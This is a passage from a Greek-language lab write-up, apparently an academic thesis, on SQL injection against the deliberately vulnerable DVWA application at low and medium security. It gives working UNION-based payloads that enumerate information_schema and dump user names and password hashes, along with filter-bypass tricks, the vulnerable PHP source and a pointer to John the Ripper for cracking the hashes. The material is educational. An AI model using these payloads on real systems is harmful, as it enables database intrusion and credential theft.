v) Εξαγωγή λίστας ονομάτων πινάκων τα οποία δεν σχετίζονται με τα ονόματα των πινάκων της βάσης information_schema και της mysql.

Input	Η εφαρμογή εκτελεί το query
‘ union select null, table_name from information_schema.tables where table_schema!=’mysql’ and table_schema!=’information_schema’ #	SELECT first_name, last_name FROM users WHERE user_id = ’ ’ Union SELECT null, table_name from information_schema.tables where table_schema!=’mysql’ and table_schema!=’information_schema’ #’


Output:

Στο συγκεκριμένο παράδειγμα επιθυμούμε να εμφανίσουμε μία λίστα όλων των πινάκων όλων των βάσεων δεδομένων εκτός αυτών που ανήκουν στην mysql και information_schema οι οποίες είναι βάσεις που δημιουργούνται εσωτερικά αυτόματα (built in databases) και των οποίων οι πίνακες πιθανόν να μη μας ενδιαφέρουν. Από τη στιγμή που γνωρίζουμε τους πίνακες μπορούμε να προχωρήσουμε στην ανάκτηση των στηλών αποφεύγοντας πάλι όλες τις καταχωρήσεις που ανήκουν στην mysql και information_schema βάση.

vi) Επιβεβαίωση ονόματος πίνακα users

Input	Η εφαρμογή εκτελεί το query
‘ union select null, table_name from information_schema.columns where table_name=’users’ #	SELECT first_name, last_name FROM users WHERE user_id = ’ ’ Union SELECT null, table_name from information_schema.columns where table_name=’users’ #’

Output:



Ο πίνακας information_schema.columns περιέχει τις στήλες:

Column name	Data type	Description
TABLE_CATALOG	nvarchar(128)	Table qualifier.
TABLE_SCHEMA	nvarchar(128)	Name of schema that contains the table.
TABLE_NAME	nvarchar(128)	Table name.
COLUMN_NAME	nvarchar(128)	Column name.
ORDINAL_POSITION	int	Column identification number. *Note: In SQL Server 2005, these column IDs are consecutive numbers.*
COLUMN_DEFAULT	nvarchar(4000)	Default value of the column.
IS_NULLABLE	varchar(3)	Nullability of the column. If this column allows for NULL, this column returns YES. Otherwise, NO is returned.
DATA_TYPE	nvarchar(128)	System-supplied data type.
CHARACTER_MAXIMUM_LENGTH	int	Maximum length, in characters, for binary data, character data, or text and image data. -1 for **xml** and large-value type data. Otherwise, NULL is returned. For more information, see Data Types (Transact-SQL).
CHARACTER_OCTET_LENGTH	int	Maximum length, in bytes, for binary data, character data, or text and image data. -1 for **xml** and large-value type data. Otherwise, NULL is returned.
NUMERIC_PRECISION	tinyint	Precision of approximate numeric data, exact numeric data, integer data, or monetary data. Otherwise, NULL is returned.
NUMERIC_PRECISION_RADIX	smallint	Precision radix of approximate numeric data, exact numeric data, integer data, or monetary data. Otherwise, NULL is returned.
NUMERIC_SCALE	int	Scale of approximate numeric data, exact numeric data, integer data, or monetary data. Otherwise, NULL is returned.
DATETIME_PRECISION	smallint	Subtype code for **datetime** and SQL-92 **interval** data types. For other data types, NULL is returned.
CHARACTER_SET_CATALOG	nvarchar(128)	Returns **master**. This indicates the database in which the character set is located, if the column is character data or **text** data type. Otherwise, NULL is returned.
CHARACTER_SET_SCHEMA	nvarchar(128)	Always returns NULL.
CHARACTER_SET_NAME	nvarchar(128)	Returns the unique name for the character set if this column is character data or **text** data type. Otherwise, NULL is returned.
COLLATION_CATALOG	nvarchar(128)	Always returns NULL.
COLLATION_SCHEMA	nvarchar(128)	Always returns NULL.
COLLATION_NAME	nvarchar(128)	Returns the unique name for the collation if the column is character data or **text** data type. Otherwise, NULL is returned.
DOMAIN_CATALOG	nvarchar(128)	If the column is an alias data type, this column is the database name in which the user-defined data type was created. Otherwise, NULL is returned.
DOMAIN_SCHEMA	nvarchar(128)	If the column is a user-defined data type, this column returns the name of the schema of the user-defined data type. Otherwise, NULL is returned.
DOMAIN_NAME	nvarchar(128)	If the column is a user-defined data type, this column is the name of the user-defined data type. Otherwise, NULL is returned.


Ο πίνακας αυτός παρέχει πληροφορίες για τις στήλες που περιέχονται μέσα σε κάθε πίνακα της βάσης. Έχοντας ήδη εντοπίσει το όνομα του πίνακα με το μεγαλύτερο ενδιαφέρον (users) χρησιμοποιούμε την information_schema.columns ώστε να βρούμε και τα ακριβή ονόματα των στηλών του πίνακα users.

vii) Εξαγωγή ονομάτων στηλών πίνακα users

A. Με χρήση της συνάρτησης concat

Input	Η εφαρμογή εκτελεί το query
‘ union select null, concat (table_name, 0x0a, column_name)from information_schema.columns where table_name=’users’ #	SELECT first_name, last_name FROM users WHERE user_id = ’ ’ Union SELECT null, concat (table_name, 0x0a, column_name)from information_schema.columns where table_name=’users’ #


Output:



Η συνάρτηση concat επιστρέφει το string που προκύπτει από τη συνένωση δύο ή περισσοτέρων ορισμάτων. Επομένως η συνάρτηση αυτή ουσιαστικά επιτρέπει την εξαγωγή περισσότερων από ένα αποτελεσμάτων μέσα από την αντικατάστησα μίας μόνο στήλης αποτελεσμάτων. Στην συγκεκριμένη περίπτωση επιλέγεται στον πίνακα αποτελεσμάτων στην στήλη surname να εμφανίζονται το όνομα του πίνακα users με τα αντίστοιχα ονόματα των στηλών του. Συμπερασματικά λοιπόν ο πίνακας users που μας αφορά αποτελείται από έξι στήλες των οποίων τα ονόματα είναι : user_id, first_name, last_name, users, password και avatar. Στην επόμενη απόπειρα εξαγωγής αποτελεσμάτων θα επιτευχθεί η εξαγωγή όλων των στοιχείων των χρηστών που βρίσκονται καταγεγραμμένα στις αντίστοιχες στήλες του πίνακα users.

B. Με απλή εφαρμογή της UNION


Input	Η εφαρμογή εκτελεί το query
x' union select column_name , null from information_schema.columns where table_name= 'users' #	SELECT first_name, last_name FROM users WHERE user_id = 'x ' Union SELECT column_name, null from information_schema.columns where table_name= 'users' #



viii) Εξαγωγή όλων των ονομάτων των χρηστών με τα αντίστοιχα password εισόδου τους σε μορφή hash.
A. Με χρήση της συνάρτησης concat

Από την παραπάνω εξαγωγή των ονομάτων των στηλών του πίνακα users που μας αφορά θα συγκρατήσουμε και θα χρησιμοποιήσουμε τις στήλες first_name και password στην προσπάθεια να εξάγουμε τους κωδικούς του κάθε χρήστη της εφαρμογής μαζί με τα αντίστοιχα ονόματά τους. Κάνουμε χρήση της συνάρτησης concat ώστε στα εξαγώμενα αποτελέσματα και στη θέση της στήλης surname του πίνακα αποτελεσμάτων να έχουμε το string που θα προκύψει από τη συνένωση των ονομάτων χρηστών με τους αντίστοιχους κωδικούς πρόσβασής τους.

Input	Η εφαρμογή εκτελεί το query
' and 1=0 union select null, concat (first_name, 0x0a, password)from users #	SELECT first_name, last_name FROM users WHERE user_id = ' 'and 1=0 Union SELECT null, concat (first_name, 0x0a,password)from users #




B. Απλή εφαρμογή της UNION

Input	Η εφαρμογή εκτελεί το query

x' union select first_name, password from users #	`SELECT first_name, last_name FROM users WHERE user_id = 'x'`
	`Union`
	`SELECT first_name, password from users #`

output



Τα password των χρηστών εξάγονται κρυπτογραφημένα με χρήση κάποιας συνάρτησης hash. Για την αποκρυπτογράφηση αυτών μπορούμε να χρησιμοποιήσουμε διάφορα προγράμματα. Ένα πολύ καλό πρόγραμμα είναι το John the Ripper. Το πρόγραμμα αυτό , διαβάζει hash αρχεία , αρχεία κειμένου δηλαδή που περιλαμβάνει κρυπτογραφημένους κωδικούς.

Γενικά οι κωδικοί πρόσβασης δεν αποθηκεύονται απευθείας σε ένα σύστημα. Αντίθετα, περνούν από λειτουργία κατατεμαχισμού και αποθηκεύεται η σύνοψη τους (digest).Για τον έλεγχο έπειτα του κωδικού που εισάγει ο χρήστης, γίνεται ξανά η ίδια διαδικασία: παράγεται το digest και συγκρίνεται με το αποθηκευμένο. Αν είναι ίδιο, ο κωδικός που δίνει ο χρήστης είναι ο σωστός. Από τα παραπάνω, μπορούμε να αντιληφθούμε ότι δεν είναι δυνατόν να πάρουμε με κάποιο τρόπο τον αρχικό κωδικό με αποκρυπτογράφηση του αποθηκευμένου, καθώς έχει προέλθει από λειτουργία κατατεμαχισμού (που δεν αντιστρέφεται).Ένα πρόγραμμα τύπου crack χρησιμοποιεί μια απλή μέθοδο: αν έχουμε αποκτήσει τα digests των κωδικών πρόσβασης (γνωστά και ως hashes) και γνωρίζουμε τον αλγόριθμο κατατεμαχισμού που έχει χρησιμοποιηθεί για την παραγωγή τους, μπορούμε να αρχίζουμε να δοκιμάζουμε τυχαίους συνδυασμούς γραμμάτων, μέχρι να παράγουμε το ίδιο digest. Τότε θα έχουμε βρει τον κωδικό πρόσβασης. Η μέθοδος αυτή είναι γνωστή ως brute force attack. Τα πράγματα γίνονται πιο εύκολα αν αναλογιστούμε ότι οι περισσότεροι χρήστες (για ευκολία τους) χρησιμοποιούν μάλλον απλές λέξεις ως κωδικούς πρόσβασης. Έτσι, αντί να ψάχνουμε τυχαία γράμματα μπορούμε να ψάχνουμε για λέξεις. Τα περισσότερα προγράμματα crack διαθέτουν ένα λεξικό αγγλικών (συνήθως) λέξεων τις οποίες δοκιμάζουν. Ένα γνωστό τέτοιο πρόγραμμα για UNIX είναι το John the Ripper, το οποίο χρησιμοποιούν και οι διαχειριστές για να ελέγξουν αν ο κωδικός κάποιου χρήστη είναι “ασθενής”.

Εμφάνιση όλων των πιθανών στοιχείων εξαγωγής

Input	Η εφαρμογή εκτελεί το query
‘ and 1=0 union select null, group_concat (0x0a, user_id, 0x2c, first_name, 0x2c, last_name, 0x2c, password, 0x2c, avatar) from users#	SELECT first_name, last_name FROM users WHERE user_id = ’ ’ Union SELECT null, group_concat (0x0a, user_id, 0x2c, first_name, 0x2c, last_name, 0x2c, password, 0x2c, avatar) from users#

Output:

2.3 Παράκαμψη φίλτρων

Σε πολλές περιπτώσεις και σε εφαρμογές ευάλωτες σε SQL injection εφαρμόζονται διάφορα φίλτρα εισόδου τα οποία αποτρέπουν την εκμετάλλευση των τρωτών σημείων της εφαρμογής χωρίς περιορισμούς. Για παράδειγμα η εφαρμογή μπορεί να αφαιρέσει ή να μπλοκάρει την είσοδο κοινών λέξεων-κλειδιά που χρησιμοποιεί η SQL.Τέτοιων ειδών φίλτρα είναι εύκολο να παρακαμφθούν και υπάρχουν διάφορα κόλπα που μπορούμε να δοκιμάσουμε για το σκοπό αυτό.

Αν η εφαρμογή αφαιρεί ή κωδικοποιεί ορισμένους χαρακτήρες οι οποίοι χρησιμοποιούνται συχνά σε SQL επιθέσεις μπορούμε ακόμα να πραγματοποιήσουμε επιθέσεις χωρίς αυτά:

- Το μονό εισαγωγικό σημείο στίξης δεν απαιτείται αν πρόκειται για πεδίο εισαγωγής αριθμητικών δεδομένων.

- Αν το σύμβολο εισαγωγής σχολίου (#) είναι μπλοκαρισμένο μπορούμε ακόμα να εισάγουμε «κακόβουλα» δεδομένα χωρίς να χαλάσουμε την σύνταξη του υπόλοιπου query. Για παράδειγμα αντί να εισάγουμε το string 1=1 # μπορούμε να εισάγουμε το ‘α’=’α.

2.3.1 Medium SQL Injection Source

```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Η μόνη διαφορά του κώδικα που χρησιμοποιεί η εφαρμογή στο επίπεδο low security από το επίπεδο medium security είναι η εμφάνιση της πολύ βασικής συνάρτησης mysql_real_escape_string().

ΣΥΝΑΡΤΗΣΗ mysql_real_escape_string()

Η συνάρτηση αυτή παρακάμπτει ειδικούς χαρακτήρες ενός string που χρησιμοποιείται σε μία SQL δήλωση.

Από αυτή τη συνάρτηση επηρεάζονται οι παρακάτω χαρακτήρες:

- \x00
- \n
- \r
- \
- '

- "
- \x1a

Η συνάρτηση επιστρέφει το «διορθωμένο string», ή βγάζει μήνυμα λάθους ή αποτυχίας. Χρησιμοποιείται για να κάνει πιο ασφαλή τα δεδομένα πριν σταλθούν μέσω του query στον MySQL.

Σύνταξη της συνάρτησης

mysql_real_escape_string(string,connection)

Παράμετρος	**Περιγραφή**
string	Απαιτείται. Προσδιορίζει το string που πρέπει να ελεγχθεί
connection	Προαιρετικό. Προσδιορίζει την MySQL σύνδεση

2.3.2 Σύγκριση «συμπεριφοράς» εφαρμογής σε low security και medium security στην εισαγωγή του μονού εισαγωγικού «‘».

Η εισαγωγή του μονού εισαγωγικού όταν η εφαρμογή βρίσκεται σε low security εξάγει προς το χρήστη μήνυμα λάθους: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"' at line 1

Η εισαγωγή του μονού εισαγωγικού όταν η εφαρμογή βρίσκεται σε medium security εξάγει προς το χρήστη μήνυμα λάθους : You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1

Από το πρώτο μήνυμα λάθους είχαμε συμπεράνει πως οτιδήποτε μετά το μονό εισαγωγικό (το οποίο εισάγει ο χρήστης) λαμβάνεται από την εφαρμογή ως SQL query σε αντίθεση με τη δεύτερη περίπτωση όπου ο συγκεκριμένος χαρακτήρας όπως και άλλοι παρακάμπτονται και οποιαδήποτε προσπάθεια ενός κακόβουλου χρήστη να χρησιμοποιήσει τέτοιους χαρακτήρες για την επίτευξη SQL injection αποβαίνουν άκαρπες.

Παράδειγμα

> Πραγματοποιείται ένας πρώτος έλεγχος (όπως και στην περίπτωση του low security level) για να δούμε πώς ανταποκρίνεται η βάση στην εισαγωγή του μονού εισαγωγικού εισάγοντας το string: O’ Malley.
> Output: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\' Malley' at line 1.

Όπως είναι εμφανές από το μήνυμα λάθους η εφαρμογή χαρακτηρίζει ως λάθος την χρήση του μονού εισαγωγικού στο string των εισαχθέντων στοιχείων από τον χρήστη. Τα στοιχεία αυτά πλέον «φιλτράρονται» από την συνάρτηση mysql_real_escape_string() η οποία δεν επιτρέπει την εισαγωγή αυτών ως κακόβουλα. Σε περίπτωση προσπάθειας εισαγωγής τέτοιων συμβόλων ο κώδικας σταματά να εκτελείτε και εμφανίζεται μήνυμα λάθους.

•

Input	Η εφαρμογή εκτελεί το query
3 and 1=1 #	`"SELECT first_name, last_name FROM users WHERE user_id = '3 and 1=1 #'";`

Output:

Από τα παραπάνω παρατηρείτε πως αν αντί του συμβόλου του μονού εισαγωγικού που χρησιμοποιήθηκε στην περίπτωση της low security SQL injection αν γίνει χρήση μιας συνθήκης η οποία να είναι πάντα αληθής τότε επιτυγχάνεται η εξαγωγή παρόμοιων αποτελεσμάτων με την πρώτη περίπτωση. Ο interpreter αντιλαμβάνεται ένα query το οποίο πλέον διαφέρει από το πρωτότυπο καθώς έχει προστεθεί σε αυτό ο τελεστής and και μία ακόμα συνθήκη η οποία είναι πάντα αληθής.

2.3.3 Εύρεση αριθμού επιστρεφόμενων στηλών

Ομοίως με την περίπτωση low security γίνεται χρήση της δήλωσης ORDER BY. Η διατύπωση του νέου query δεν θα περιλαμβάνει τη μονή απόστροφο με τη χρήση της οποίας μη προσθέτοντας τις περισσότερες φορές δεδομένα αποφεύγαμε την εξαγωγή αποτελεσμάτων που δεν ήταν χρήσιμα. Έτσι λοιπόν αυτό που δεν μπορεί να αποφευχθεί είναι η εξαγωγή αποτελεσμάτων από την αναγκαστική εκτέλεση του μέρους του κώδικα του σχεδιαστή της εφαρμογής.

Input	Η εφαρμογή εκτελεί το query
3 order by 2 #	`"SELECT first_name, last_name FROM users WHERE user_id = '3 order by 2 #'";`

Output

Ομοίως με την περίπτωση της low security στην απόπειρα χρήσης της order by 3 εμφανίζεται μήνυμα λάθους το οποίο επιβεβαιώνει πως οι στήλες εξαγωγής αποτελεσμάτων θα είναι δύο.

Μήνυμα λάθους (ίδιο με περίπτωση low security):

`“ Unknown column '3' in 'order clause'”`

2.3.4 Εύρεση χρήσιμων ονομάτων πεδίων

Κατασκευάζουμε ένα δοκιμαστικό query ζητώντας την εξαγωγή του πίνακα αποτελεσμάτων με τα στοιχεία της $3^{ης}$ εγγραφής ή των εγγραφών των οποίων το πεδίο firstname να είναι κενό. Ουσιαστικά χρησιμοποιούμε ένα τυχαίο όνομα πεδίο για να δούμε πώς θα αντιδράσει η βάση δεδομένων.

Input	Η εφαρμογή εκτελεί το query
3 OR firstname IS NULL #	`SELECT first_name, last_name FROM users WHERE user_id = ’3 OR firstname IS NULL #‘`

Output: Unknown column 'firstname' in 'where clause'

Επομένως το όνομα πεδίου firstname δεν αναγνωρίζεται ως υπαρκτό από τη βάση άρα προχωράμε σε εισαγωγή παρόμοιων inputs με άλλα πιθανά ονόματα πεδίων όπως και στην περίπτωση του low security και καταλήγουμε στα εξής βασικά ονόματα:

i. first_name

Input	Η εφαρμογή εκτελεί το query
3 OR first_name IS NULL #	`SELECT first_name, last_name FROM users WHERE user_id = '3 OR first_name IS NULL #'`

Output:

Ο SQL interpreter διαβάζει και εκτελεί κανονικά το query εξάγοντας αποτελέσματα μόνο από την πρώτη συνθήκη της OR ενώ για την δεύτερη συνθήκη δεν βγάζει μήνυμα λάθους γεγονός που επιβεβαιώνει την ύπαρξη του πεδίου first_name.

ii. last_name

Input	Η εφαρμογή εκτελεί το query
3 OR last_name IS NULL #	`SELECT first_name, last_name FROM users WHERE user_id = '3 OR last_name IS NULL #'`

Output:

iii. password


Input	Η εφαρμογή εκτελεί το query
3 OR password IS NULL #	`SELECT first_name, last_name FROM users WHERE user_id = '3 OR password IS NULL #'`

Output:

iv. user

Input	Η εφαρμογή εκτελεί το query
3 OR user IS NULL #	`SELECT first_name, last_name FROM users WHERE user_id = '3 OR user IS NULL #'`

Output:



2.3.5 Εύρεση user names χρηστών

Η χρήση του τελεστή like δεν μπορεί να φανεί χρήσιμη για την εξαγωγή αποτελεσμάτων σε αυτή την περίπτωση καθώς χρησιμοποιεί τον χαρακτήρα του μονού εισαγωγικού που είναι απαγορευτικός από τη συνάρτηση mysql_real_escape_string().

Input	Η εφαρμογή εκτελεί το query
a' OR first_name LIKE '%P%' #	`SELECT first_name, last_name FROM users WHERE user_id = 'a' OR first_name like '%P%'#'`

Άρα θα έχουμε την εξαγωγή του αναμενόμενου μηνύματος λάθους:

Output: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'%P%\' #' at line 1.

2.3.6 Χρήση UNION

i. Εύρεση ονόματος βάσης και έκδοσής της

Input	Η εφαρμογή εκτελεί το query
